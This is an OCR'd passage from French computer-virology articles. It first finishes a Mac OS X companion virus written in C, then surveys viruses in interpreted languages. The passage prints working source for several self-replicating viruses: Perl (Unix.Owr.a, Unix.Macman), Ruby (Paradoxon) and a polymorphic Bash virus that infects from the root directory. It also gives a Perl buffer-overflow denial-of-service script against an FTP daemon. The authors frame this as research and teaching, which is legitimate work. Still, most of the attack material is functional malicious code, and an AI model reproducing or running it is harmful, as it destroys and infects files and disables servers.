  return 0;
 }
```

Si la fonction arrive à ouvrir le fichier `/.../cible.app/Contents/Resources/vadn.db`, alors la partie virale est déjà présente. Il y a alors surinfection, la fonction retourne donc à la fonction de recherche de cible. En cas d'absence de ce marqueur, la cible est définie comme « infectable ».

5.4 Le mécanisme d'infection

Lorsque la fonction d'infection est satisfaite, la cible est déclarée éligible pour l'infection par le virus. Décrivons à présent le mécanisme d'infection proprement dit, schématisé en figure 7.

Dans le cas où c'est la fonction `root_infection` qui est invoquée, le partie virale affiche seulement un message. Cette fonction d'infection spécifique est triviale, mais elle possède tous les droits nécessaires pour réaliser une véritable infection ayant des propriétés étendues de furtivité, par exemple.

```
int root_infection(char *name)
 {
  /* On regarde directement a partir de la racine */
  puts("I'm in root mode infection");
  return 0;
 }
```

Avant de pouvoir réaliser l'infection, il est nécessaire de déterminer la différence de taille entre la cible et la partie virale, et ce, dans un but de furtivité basique (voir **[4, chap. 8]**). Il ne doit en effet y avoir aucune trace visible d'infection. Par conséquent, la partie virale




Figure 7 : Mécanisme d'infection

devrait être de la même taille et posséder les mêmes droits que sa cible après l'infection.

```
int user_infection(char *cible)
 {
  [...]

  m = i + n + 17;
  if(!(tmp = calloc(m, sizeof(char*)))) return 0;
  strncpy(tmp, cible, n);
  strncat(tmp, "/Contents/MacOS/", 16);
  strncat(tmp, nom_cible, i);
  memset(&info_cible, 0, sizeof(&info_cible));
  bolseed = ((stat(ens_viral, &info_virus) == -1) ||
            (stat(tmp, &info_cible) == -1)) ? 0 :
            (((diff = (int)info_cible.st_size
            - (int)info_virus.st_size) > 0) ? 1 : 0);
```

Le code malveillant utilise la fonction `stat` et lit le champ `st_size` pour avoir la taille des deux différentes parties. Une fois que nous avons calculé cette différence de taille, si cette dernière est positive, alors la cible est définitivement prête à être infectée. Cependant, la décision ne sera prise que lorsque la formule logique `oracle() & bolseed` est satisfaite.

```
    free(tmp);
    if(oracle() && bolseed)
     {
      i = strlen(nom_cible);
      m = i + n + 45;
      if(!(tmp = calloc(m, sizeof(char*)))) return 0;

      strncpy(tmp, "cp ", 3);
      strncat(tmp, cible, n);
      strncat(tmp, "/Contents/MacOS/", 16);
      strncat(tmp, nom_cible, i);
      strncat(tmp, " ", 1);
      strncat(tmp, cible, n);
      strncat(tmp, "/Contents/Resources/vadn.db", 27);
      if(system(tmp) == -1)
       {
        free(tmp);
        return 0;
       }
      free(tmp);

      m = n + strlen(ens_viral) + i + 20;
     if (!(tmp = calloc(m, sizeof(char*)))) return -1;
     strncpy(tmp, "cp ", 3);
     strncat(tmp, ens_viral, strlen(ens_viral));
     strncat(tmp, " ", 1);
     strncat(tmp, cible, n);
     strncat(tmp, "/Contents/MacOS/", 16);
     strncat(tmp, nom_cible, i);
     if((system(tmp)) == -1)
      {
       free(tmp);
       if(!(tmp = calloc(n + 27, sizeof(char*)))) return -1;
       strncpy(tmp, cible, n);
       strncat(tmp, "/Contents/Resources/vadn.db", 27);
       unlink(tmp);
       free(tmp);
       return 0;
      }
    free(tmp);
```

L'étape suivante consiste à infecter la cible selon l'algorithme suivant :

```
  /* Ouverture de la cible */
     m = i + n + 17;
     if(!(tmp = calloc(m, sizeof(char*)))) return -1;
     strncpy(tmp, cible, n);
     strncat(tmp, "/Contents/MacOS/", 16);
     strncat(tmp, nom_cible, i);
     if(!(fcode = fopen(tmp, "a")))
      {
       free(tmp);
       if(!(tmp = calloc(n + 27, sizeof(char)))) return -1;
       strncpy(tmp, cible, n);
       strncat(tmp, "/Contents/Resources/vadn.db", 27);
       unlink(tmp);
       free(tmp);
       return ;
      }
     free(tmp);
   /* Allocation d'un buffer pour la Generation d'octect
aléatoire */
     if(!(tmp = calloc(diff, sizeof(char*))))
      {
       fclose(fcode);
       return 0;
      }
```

Dans un premier temps, l'exécutable de la cible est copié dans le répertoire `Resources` avec le nom `vadn.db`. Dans un second temps, la partie virale se copie à la place de l'exécutable de la cible. Dans le cas où la copie échoue, il faut juste supprimer le fichier `Resources/vadn.db`, en utilisant la primitive `unlink`. Dans la suite de l'infection, il s'agit de mettre à jour les méta-informations relatives à la partie virale. Pour ce faire, il faut ouvrir la nouvelle partie virale de la cible, en écriture en fin de fichier. En cas d'erreur, la partie virale supprime la référence `Resources/vadn.db`, et sort de la fonction. Il est ensuite nécessaire d'allouer un tampon pour pouvoir générer du code aléatoire.

Une fois la partie virale ouverte en écriture, elle doit générer du code mort en quantité suffisante, c'est-à-dire la différence en taille entre la partie virale et la partie cible hôte. Le moyen le plus simple est d'utiliser la fonction de la bibliothèque standard `srandomdev` pour générer le code octet par octet (**[0, 255]**).

```
   /* Génération d'octects aléatoires */
   i = 0;
   while(i < diff)
    {
     srandomdev();
     tmp[i] = (char)(random() & 0xff);
     i++;
    }
```

Ensuite, il faut compléter la partie virale par du code mort ainsi généré, en l'écrivant en fin de fichier. Enfin, le code malveillant doit mettre à jour les droits, avec la commande `chmod`.

```
   /* Ecriture des octects aleatoires */
   if((fwrite(tmp, diff, 1, fcode)) == 0)
    {
     free(tmp);
     fclose(fcode);
     return ;
    }
   free(tmp);
   fclose(fcode);

   chmod(tmp, info_cible.st_mode);
  }
 return 0;
}
return 0;
```

5.5 Le transfert d'exécution

Ceci représente une des parties les plus importantes de la partie virale. L'opération consiste à explicitement passer la main à la partie hôte du code malveillant en cours d'exécution. En effet, lorsque l'utilisateur exécute un fichier infecté, il s'attend à ce que le programme (la partie hôte en l'occurrence) réalise les actions souhaitées. Mais la partie virale ne peut passer la main directement à sa partie hôte, car, dans la liste des processus, le chemin complet est affiché. Le code malveillant risque alors de se faire détecter, si un chemin de forme différente est affiché dans la liste des tâches. Pour éviter cela, nous allons inverser

les deux parties dans le répertoire `Contents/MacOS`, afin d'avoir un chemin « standard » relativement aux autres processus d'application.

Le processus s'articule en deux temps et son principe est résumé dans la figure 8.




Figure 8 : Transfert d'exécution

Tout d'abord le code se déplace vers `Resources/data.db`. Puis, il copie la partie hôte à la place de la partie virale. À ce stade, le code malveillant en cours d'exécution peut procéder au recouvrement de processus avec la fonction `execve`.

```
int  transfert(char *cible)
 {
  char *tmp, *path;
  int m, n;
  u_int fpid;
  n = strlen(hote);
  m = n + 28;
  if (!(tmp = calloc(m, sizeof(char))))
    return -1;
  strncpy(tmp, "cp MacOS/", 9);
  strncat(tmp, hote, n);
  strncat (tmp, " Resources/data.db", 18);

  if (system(tmp) == -1)
    {
      free(tmp);
      return -1;
    }
  free(tmp);
  m = 28 + n;
  if (!(tmp = calloc(m, sizeof(char))))
    return -1;

  /* Copie de la cible à la place du virus */
  strncpy(tmp, "cp Resources/vadn.db MacOS/", 27);
    /* tmp vaut "cp Resources/vadn.db " */
  strncat(tmp, hote, n);

  if (system(tmp) == -1)
    {
      free (tmp);
      return -1;
    }
  free(tmp);
```

Avant d'effectuer le recouvrement de processus, il faut penser à effectuer de nouveau le changement précédent dans le sens inverse. Pour cela, nous créons un processus fils, qui s'en chargera juste après le recouvrement. En résumé, le flot d'exécution est divisé via l'appel système `fork`. Dans la partie père, il y a recouvrement du processus, `execve(ens_viral, ens_viral_arg, environ)`. Alors que dans la partie fils, le nouveau processus se remet dans la configuration dans laquelle la partie virale aura la main sur le flot d'exécution au lancement de l'application.

```
  fpid = fork();
  if (fpid != -1 && fpid > 0)
    execve(ens_viral, ens_viral_arg, environ);
  else if (fpid == -1)
      exit(-1);
  else
    {
      sleep(2);
      m = 28 + n;
      if (!(tmp = calloc(m, sizeof(char))))
return EXIT_SUCCESS;

      /* Rétablissement de la configuration d'origine */
      /* de l'ensemble viral                          */
      strncpy(tmp, "mv Resources/data.db MacOS/",27);
      strncat(tmp, hote, n);

      if (!(system(tmp) == -1))
return EXIT_SUCCESS;
      /* Code pour retablir la configuration de       */
      /* l'ensemble viral                             */
      return EXIT_SUCCESS;
    }
}
```

5.6 Charge finale

Notre virus possède une charge finale très simple, à des fins didactiques uniquement. Elle consiste en l'affichage d'une simple chaîne de caractères, différente dans le cas du super-utilisateur. Cela permet de contrôler l'action du virus.

```
int charge_final(int flags)
{
  if (flags == 0)
    puts("Being root Rocks !!!");
  else
    puts("Vive les champignons !!!");
  return 1;
}
```

Conclusion

Nous avons développé, dans cet article, tous les éléments fonctionnels nécessaires à un virus sous Mac OS. L'assemblage de tous ces éléments forme un code viral simple, viable et fonctionnel. La simplicité des virus par accompagnement de code rend cette classe très redoutable en environnement Mac OS X. L'architecture d'une application permet de garder toute l'efficacité de la partie virale, dans le cas où l'application serait déplacée. Lors de l'ajout de certaines applications dans le répertoire `/Applications`, le propriétaire est celui qui a importé l'application dans le système. Cela signifie une aggravation du risque relativement aux codes malveillants. Il ne faut pas oublier qu'il n'existe pas de solutions réellement efficaces contre des virus par accompagnement de code sophistiqués **[4, chap. 8]**. Il faut également ajouter qu'il existe très peu de produits de sécurité pour le système Mac OS X, ce qui est une opportunité pour la communauté des attaquants, surtout dans le cadre d'attaques ciblées. La loi du faible nombre d'utilisateurs n'est plus de nos jours un argument admissible pour justifier le désintérêt des éditeurs d'antivirus pour les environnements Mac OS.

RÉFÉRENCES

- **[1]** Description du fichier Info.plist, http://developer.apple.com/documentation/MacOSX/Conceptual/BPRuntimeConfig/Articles/ConfigFiles.html
- **[2]** Description de méta-information de fichier, http://developer.apple.com/documentation/MacOSX/Conceptual/BPRuntimeConfig/Articles/PListKeys.html
- **[3]** Description du répertoire Ressources, http://developer.apple.com/documentation/CoreFoundation/Conceptual/CFBundles/Concepts/BundleAnatomy.html
- **[4]** FILIOL (E.), *Les virus informatiques : théorie, pratique et applications*, collections IRIS, Springer Verlag France, 2004.
- **[5]** FILIOL (E.), *Techniques virales avancées*, collections IRIS, Springer Verlag France, 2007.
- **[6]** FILIOL (E.) et FIZAINE (J.-P.), « La virologie informatique : définitions, mythes et réalités », *GNU/Linux Magazine*, Hors Série 32, 2007, p. 04-08.
- **[7]** SINGH (A.), *Mac OS X internals: A Systems Approach*, Addison Wesley Professional, 2006.

Éric Filiol et Jean-Paul Fizaine

École Supérieure et d'Application des Transmissions, Laboratoire de virologie et de cryptologie, {efiliol,jean-paul.fizaine}@esat.terre.defense.gouv.fr

NOTES

- 1 http://movies.apple.com/movies/euro/fr/getamac/getamac_adsl/viruses_480x376.mov
- 2 http://www.forum.macrumor.com
- 3 Il s'agit du gestionnaire de bureau de Mac OS.
- 4 Accessible via la ligne de commande au travers du terminal
- 5 L'accès à la console se fait via l'application `/Applications/Utilitaire/Console`.
- 6 Voir la page 3 du manuel de `exec`.
- 7 La commande `lsregister` se situe dans le répertoire `/System/Library/Frameworks/ApplicationServices.framework/Versions/A/Frameworks/LaunchServices.framework/Versions/A/Support/`.
- 8 Il existe un certain nombre de services au sein du système ayant chacun une tâche spécifique à remplir.
- 9 En fait, un virus sophistiqué doit pouvoir effectuer cette vérification, mais sans qu'un antivirus, lui, le puisse. Les aspects techniques sont alors plus complexes (voir **[5]**) .

Les virus en langages interprétés

Les langages interprétés sont omniprésents, en particulier dans le monde Unix/Linux et systèmes d'exploitation assimilés. Ils interviennent dans l'administration de ces systèmes, non seulement au niveau de l'utilisateur, mais également et surtout au niveau de l'administrateur. Leur évolution récente, comparable à celle de leurs homologues compilés, vers plus de fonctionnalités et de puissance, les rend particulièrement attractifs pour réaliser et automatiser un grand nombre de tâches toujours plus complexes. C'est précisément ce qui les rend dangereux dans un contexte de codes malveillants. Contrairement à une idée erronée de certains professionnels – lesquels confondent langage de programmation et algorithmique – les codes malveillants en langages interprétés représentent encore une redoutable menace. Cet article propose d'explorer les principales techniques malveillantes pouvant être mises en œuvre à l'aide de langages interprétés.

Les programmes écrits en langages interprétés, à l'inverse de ceux en langages compilés – à l'issue d'une phase de saisie du code source, ces programmes sont compilés en un code binaire directement compréhensible par le processeur – ne subissent pas, eux, de modification, mais sont directement exécutés par le processeur, en passant par une application spécifique appelée « interpréteur ». De tels codes sont décodés instruction par instruction et « interprétés » pour faire effectuer au processeur l'action correspondante.

Les principales caractéristiques des langages interprétés sont les suivantes **[1]** :

- Le système doit contenir l'interpréteur correspondant au langage. La portabilité est donc plus grande que pour les codes compilés. Des processeurs et/ou des systèmes d'exploitation différents peuvent exécuter le même programme.
- Le fichier (code source) est un fichier éditable de type texte, généralement beaucoup plus petit que pour un code compilé. En revanche, la mémoire requise pour l'exécution est plus importante que pour les programmes compilés. En effet, l'interpréteur doit aussi être présent en mémoire. Cependant, cette contrainte est relative dans la mesure où cet interpréteur est souvent déjà résident en mémoire pour les besoins réguliers du système ou de l'utilisateur.
- Les programmes interprétés sont plus lents : l'interpréteur doit traduire pour le processeur les instructions une à une.
- Le code est directement lisible ce qui, dans le contexte des codes malveillants, représente une faiblesse : l'accès à l'information virale est direct et aisé, à moins de mettre en œuvre des techniques de protection de code.

Il existe un grand nombre de langages interprétés **[1]**, chacun d'entre eux ayant en général un usage et des caractéristiques bien spécifiques. Les plus connus sous Unix/Linux et systèmes assimilés – et les plus utilisés – sont le Bash et les langages de *shells* similaires, Sed, Awk, Lisp, Perl, Tcl/Tk, Python, Rebol, Ruby... Notons que certains d'entre eux, comme les langages Perl et Python, passent en réalité par une phase de compilation, mais qui reste transparente pour l'utilisateur.

Les codes malveillants en langages interprétés ont connu leur apogée durant les années quatre-vingts et quatre-vingt-dix et, à ce jour, ont presque disparu. Cela signifie-t-il que cette menace est derrière nous ? Rien n'est moins sûr. L'évolution des langages interprétés depuis quelques années, vers plus de fonctionnalités et de puissance, les rend particulièrement intéressants pour un programmeur de codes malveillants. Outre une portabilité de nature à permettre une attaque contre des systèmes variés, pratiquement toutes les fonctionnalités et techniques virales peuvent être mises en œuvre à l'aide de langages interprétés **[2]**. L'autre aspect est que les antivirus semblent baisser leur garde ne considérant – lorsqu'ils le font encore – que les instances d'une menace maintenant obsolète. De nouveaux codes sophistiqués exploitant les fonctionnalités les plus avancées des langages actuels représentent une menace avérée, comme le montrent les tests en laboratoire.

Dans cet article, il ne s'agit pas tant de donner le code, clef en main, d'un tel code malveillant, mais plutôt de voyager au pays des langages interprétés et de montrer comment les techniques virales peuvent être mises en œuvre.

Codes autoreproducteurs

Un code autoreproducteur – un virus ou un ver – possède un diagramme fonctionnel bien spécifique. Il est structuré autour des fonctionnalités suivantes :

- ▷ Une routine de recherche de cibles à infecter (des fichiers ou des machines distantes).
- ▷ Une routine de prévention de la surinfection. En effet, un virus (respectivement un ver) efficace ne doit pas surinfecter un fichier (respectivement un système) déjà corrompu.
- ▷ Une routine d'infection proprement dite, qui consiste, pour le code malveillant actif, essentiellement à recopier son propre code.
- ▷ Une ou plusieurs fonctionnalités anti-antivirales pour lutter le plus efficacement possible contre la détection par l'utilisateur et/ou un antivirus.
- ▷ Enfin, une charge finale (ou charge offensive) réalisant une action malveillante dont le résultat est de porter atteinte à la confidentialité, l'intégrité et/ou la disponibilité.

Voyons comment ces différentes routines sont réalisées à travers l'étude de quelques codes malveillants existants. La plupart de ces codes étant en général non commentés, des commentaires ligne à ligne ont été ajoutés (en vert).

Un premier virus simple en Perl

Considérons le code du virus `Unix.Owr.a` écrit en Perl :

```
#!/usr/bin/perl  # Directive d'interprétation : déclaration de l'interpréteur
open(File,$0);           #  Ouverture du fichier actif (le virus)
@Virus=<File>;  #  Lecture et stockage du code viral dans un tableau
close(File);             # Fermeture du fichier viral
foreach $FileName (<*>)  # Pour tous les fichiers du répertoire courant
  {
   open(File, ">$FileName");  # Ouverture du fichier en écriture seule,
                                                          le fichier
                         # existant est écrasé
   print File @Virus;    #  Copie du code viral dans le fichier cible
   close (File);         # Fermeture du fichier cible.
  }
```

En quelques lignes, ce virus effectue une infection de tous les fichiers présents dans le répertoire courant et les remplace par le code viral. Il s'agit donc d'une infection par écrasement de code tout à fait typique. Mais le virus infecte TOUS les fichiers : exécutables compilés ou interprétés (tous langages), documents, fichiers de configuration... L'action de ce virus, très destructrice, est particulièrement visible.

Le virus `Perl.WhiteNoise` recherche les fichiers de manière un peu plus sélective :

```
foreach $FileName (<*>) # Pour tous les fichiers du répertoire courant
{
  # Si les fichiers sont accessibles en lecture/écriture
  if ((-r $FileName) && (-w $FileName) && (-f $FileName))
     ..................
```

Ainsi, une vérification minimale des droits limitera la production de messages d'erreurs susceptibles de trahir l'action du code. Mais, ces vérifications sont encore insuffisantes.

Un virus plus élaboré en Perl

Le lecteur aura compris que la recherche des fichiers est essentielle pour ne pas provoquer de dysfonctionnement dû à l'infection intempestive de fichiers inadéquats. Le virus suivant, `Unix.Macman`, écrit lui aussi en Perl, est plus efficace de ce point de vue.

Il va d'abord ouvrir le répertoire courant et rechercher seulement certains fichiers éligibles, d'un point de vue fonctionnel, pour l'infection :

```
## Perl Virus Begins Now ##  # Le marqueur d'infection du virus
opendir(DIR, ".");           # Ouverture du répertoire courant
@FILES = readdir(DIR); # Lecture des fichiers présents
closedir(DIR);                # Fermeture du répertoire courant

## Recherche des fichiers pouvant constituer une cible
for ($i = 0; $i < @FILES; $i++)
 {
   # Si le fichier possède une extension en .cgi ou en .pl
   if (substr($FILES[$i], length($FILES[$i]) - 4) eq ".cgi" || substr($FILES[$i],
        length($FILES[$i]) - 3) eq ".pl")
    {
   # c'est donc une cible potentielle
      $TARGETS[$ii] = $FILES[$i];
      $ii++;    # Nombre de cibles potentielles.
    }
  }
```

Le virus vérifie bien que seules des cibles exécutables sont retenues. En revanche, il ne vérifie pas s'il possède ou non les droits (en écriture/lecture) sur ces fichiers. Tenter d'infecter un fichier non accessible en écriture provoquera une erreur.

Une fois les fichiers cibles potentiels identifiés, il est nécessaire de vérifier s'ils n'ont pas été déjà infectés. C'est un point essentiel : une infection supplémentaire, outre le fait d'augmenter inutilement la taille du fichier – qui croit ainsi sans contrôle –, cela provoque des dysfonctionnements dramatiques. Reprenons le code du virus `Unix.Macman`.

```
## Vérification de la surinfection
     for ($i = 0; $i < @TARGETS; $i++) { # Pour toutes les cibles retenues
          open(FILE,$TARGETS[$i]);  # Ouverture de la cible
          $file = join("",<FILE>);        #  Le code de la cible devient une unique
                                          #  chaîne de caractères stockée dans la
                                          #  variable ``file''
          close(FILE);
          ## Le marqueur d'infection est représenté par la chaîne de début de code
          if (index($file, "## Perl Virus Begins Now ##") == -1)
            {
              ............
```

La preuve d'une infection antérieure est souvent constituée d'une chaîne de caractères présente dans le corps du virus. Bien entendu, cela constitue donc, pour l'antivirus, une preuve d'infection. Là est tout le problème : ce que peut faire le virus, l'antivirus peut également le faire. Les techniques existantes (chiffrement ou obfuscation **[3]**) permettant de briser la dualité inhérente à tout marqueur d'infection sont difficilement réalisables en codes interprétés sauf pour des langages très évolués comme Python.

La cible en cours de traitement étant déclarée éligible pour l'infection, il faut maintenant procéder à cette dernière. Voyons comment Unix.Macman la réalise.

```
if ($me eq "") {
    open(me,$0);                # Le programme viral est ouvert
    $me = join("",<me>);    # Il est lu et mis sous forme d'une unique chaîne de caractères
    # Recherche de la position du marqueur d'infection
    $start = index($me,"## Perl Virus Begins Now ##");
    # La partie strictement virale est conservée
    $me = substr($me, $start, rindex($me,"## Perl Virus Ends Now##") + 24 - $start);
    close(me);
   }
# Ouverture du fichier cible en mode append
open(FILE,">>$TARGETS[$i]");
# Copie du code viral
print FILE $me;
close(FILE);
}
}
# Le répertoire courant est fermé
 closedir(DIR);
```

Dans le cas présent, le virus traite le cas éventuel où c'est un code déjà infecté qui est en cours d'exécution et dont la partie virale (située ici à la fin du script) cherche à propager l'infection vers d'autres programmes. Le virus doit donc isoler son propre code viral au sein du script déjà infecté.

Un virus équivalent au virus Unix.Macman, le virus Paradoxon, écrit en langage Ruby, montre ce qu'il est possible de faire en assez peu de lignes. Seules les lignes caractéristiques pour l'infection ont été commentées.

```
# RUBY.Paradoxon
mycode=File.open(__FILE__).read(630)
cdir = Dir.open(Dir.getwd)
  cdir.each do |a|
    if File.ftype(a)=="file" then            # Le fichier est-il de type régulier ?
      if a[a.length-3, a.length]==".rb" then     #  Est un script écrit en Ruby ?
        if a!=File.basename(__FILE__) then
          fcode=""
          fle=open(a)
          spth=fle.read(1)
          while spth!=nil
            fcode+=spth
            spth=fle.read(1)
          end
          fle.close
          if fcode[7,9]!="Paradoxon" then       # Recherche du marqueur d'infection
            fcode=mycode+13.chr+10.chr+fcode  # Construction de la chaîne Virus + cible
            fle=open(a,"w")
              fle.print fcode
            fle.close
          end
        end
      end
    end
  end
cdir.close
```

Ce virus infecte par ajout de code de type prepender (en tête du code cible). L'intérêt principal du langage Ruby est ici que ce type d'infection ne nécessite pas de passer par un fichier temporaire comme le font des virus écrits en Bash **[2]**.

Un virus faiblement polymorphe en Bash

Afin d'illustrer simplement la lutte anti-antivirale en langage interprété, nous avons choisi de présenter le virus UNIX.Klizansun. Il est bien sûr possible de faire des choses très élaborées avec des langages interprétés puissants comme Perl ou Python. Mais cela passe par un code en général plus volumineux qu'il serait impossible de présenter dans cet article.

Ce virus est constitué de 29 lignes de code. Les deux premières lignes servent à préparer l'infection. Cette dernière consiste en un ajout du code viral en fin de fichier cible (ajout de code en mode appender).

```
# Le code viral total (29 lignes) est isolé dans un fichier temporaire
# Le code viral sans la préparation de l'infection est isolé dans un
                                                # autre fichier temporaire

tail -n 29 $0 > /tmp/clear_version; tail -n 27 $0 > /tmp/infect_version
# Les droits sont réglés (rwxr-xr-x) et le virus est exécuté
chmod 755 /tmp/infect_version; (/tmp/infect_version &); exit 0
```

Une fois la gestion de l'exécution du virus faite, deux procédures nécessaires à la mutation du virus sont déclarées. La procédure mutate_var() sert à faire muter un certain nombre de variables dans le code viral. Elle utilise, pour cela, le puissant éditeur de flux SED (*Stream Editor*). Cette mutation des variables se fait en passant par un fichier temporaire supplémentaire (fichier /tmp/tmp_file).

```
mutate_var () {
# La variable 1 est mutée en la variable 2
sed s/$1/$2/g /tmp/clear_version > /tmp/tmp_file; cp /tmp/tmp_file \
/tmp/clear_version }
```

Il est intéressant de noter que le virus Klizansun utilise des fichiers temporaires qui sont tous localisés dans le répertoire /tmp, cela à des fins de camouflage partiel. Ce répertoire est accessible à l'utilisateur pour les droits usuels et n'est que rarement visité par ce dernier.

La seconde fonction génère des octets aléatoires. Cet aléa sera utilisé pour la mutation des noms de variables. La variable RANDOM interne au Bash est utilisée.

```
get_rnd_number () {
rand_number=`expr $(($RANDOM % $(($2 - $1)))) + $1`
RANDOM=$RANDOM
return $rand_number }
```

Deux arguments arg1 et arg2 sont utilisés. Cette fonction retourne un octet aléatoire calculé comme le reste de la division de l'octet aléatoire RANDOM par le nombre (arg2 – arg1). Pour avoir un résultat compris entre arg1 et arg2, le premier argument est ajouté à ce reste.

Les instructions suivantes dans le code opèrent la mutation aléatoire des noms de variables de ce dernier, en passant par les fichiers temporaires (fonction mutate_var()).

```
# Liste des noms de variables du code devant subir la mutation
var_string="var_string clear_version infect_version rand_number lettr_
count new_var
```

```
        mutate_var tmp_file get_rnd_number each_entry letter"
# Pour chacun de ces noms de variables
for each_entry in $var_string ; do
# Générer un octet aléatoire compris entre 3 et 15
# Determine la taille des noms de variables (entre 3 et 15)
get_rnd_number 3 15
# Le résultat est stocké dans la variable lettr_count
lettr_count=$?
# Pour toutes les lettres du nom de variable a générer
while [ $lettr_count -gt 0 ] ; do
# Générer un octet compris entre 65 et 122 (octets imprimables)
get_rnd_number 65 122
# Cet octet aléatoire (taille du nouveau nom de variable)
# est mis dans la variable de travail letter
letter=$?
# S'il ne s'agit pas d'un caractère spécial ([, \, ], ^, -, `)
if ! [ $letter -gt 90 -a $letter -lt 97 ] ; then
# Ajouter la lettre aléatoire au nouveau nom de variable
new_var=$new_var`echo -e '\'$(printf %o $letter)`
# Décrémenter le nombre de lettres
lettr_count=`expr $lettr_count - 1`
fi; done
# Opérer la mutation du nom de variable en cours.
mutate_var $each_entry $new_var
new_var=""; done
```

Une fois la mutation des noms de variables internes effectuée, la recherche des fichiers s'effectue. Dans le cas de ce virus, la recherche est initiée depuis le répertoire racine /, ce qui rend ce code particulièrement redoutable. Pour que cela soit fait de manière discrète, une gestion des erreurs rigoureuse doit être mise en place. Cela passe par un grand nombre de tests concernant la nature des cibles (type de fichier, permissions...)

```
# Rechercher des fichiers réguliers, exécutables, de type Bash
find / -type f -perm +111 -exec bash -c \
# contenant le marqueur d'infection (chaîne `Klizansun')
"if [ ! -d {} ] && [ -z \"\`grep -s Klizansun {}\`\" -a -x {}
-a -w {} ] ; then
if [ -n \"\`file {} | grep Bourne\`\" ] ; then
echo >> {}
# Ajouter le code viral (29 lignes) à la fin du fichier cible.
cat /tmp/clear_version >> {}
fi; fi" \;
# Elimination des fichiers temporaires
rm /tmp/infect_version; rm /tmp/clear_version; rm /tmp/tmp_file
# Marqueur d'infection
: UNIX.Klizansun
```

Ce virus illustre bien le principe du polymorphisme viral, sous une forme certes limitée. Des techniques de transpositions peuvent être également utilisées **[2]**. L'ordre des lignes de codes est constamment modifié.

Infections simples

Les infections simples sont difficiles à différencier d'applications légitimes. En effet, à part l'auto-reproduction, toute autre fonctionnalité des codes malveillants se retrouve également dans des programmes légitimes. Par conséquent, tout ce que les langages interprétés peuvent réaliser pour ces derniers est également réalisable pour des codes malveillants de type simple.

Afin d'illustrer les différentes possibilités, nous allons considérer deux exemples de fonctions malicieuses.

Attaque par déni de service (DoS)

Le code suivant exploite une faille de sécurité concernant un démon FTP connu. Une requête de 504 caractères permet de saturer le serveur.

```
#!/usr/bin/perl
use IO::Socket;
# Gestion des erreurs d'arguments
if (not $ARGV[2]) {
  print "Usage: $0 [host] [user] [pass]\n\n";
  exit(0);
}

# Procedure de connexion à l'hôte donné en argument (protocole TCP)
# sur le port 21
sub connecthost {
       $host = IO::Socket::INET->new ( Proto => "tcp",  PeerAddr => $ARGV[0],
                       PeerPort => "21",) or die "Can't open connection to $ARGV[0] because
$host->autoflush(1);
}
```

Une chaîne de 504 caractères est ensuite fabriquée en vue du déni de service proprement dit.

```
$bufferoverflow .= "A" x 504;
```

L'attaque peut alors être menée.

```
print "\nOpen connection...\n";
&connecthost;
print "Sending characters...\n";
print $host "user $ARGV[1]\n";
print $host "pass $ARGV[2]\n";
print $host "cwd $bufferoverflow\n";
print $host "cwd $bufferoverflow\n";
print $host "cwd $bufferoverflow\n";
print "close connection...\n";
close $host;
```

Selon le retour de la fonction `connecthost`, la présence de la faille dans la machine distante est aisément déterminée. En quelques lignes de langage Perl, il a été possible de réaliser un déni de service. Il est bien sûr possible de faire des choses beaucoup plus élaborées que ce soit en Perl ou en Python, par exemple, mais cela nécessiterait des codes trop volumineux pour être présentés ici.

Un client malicieux en Rebol

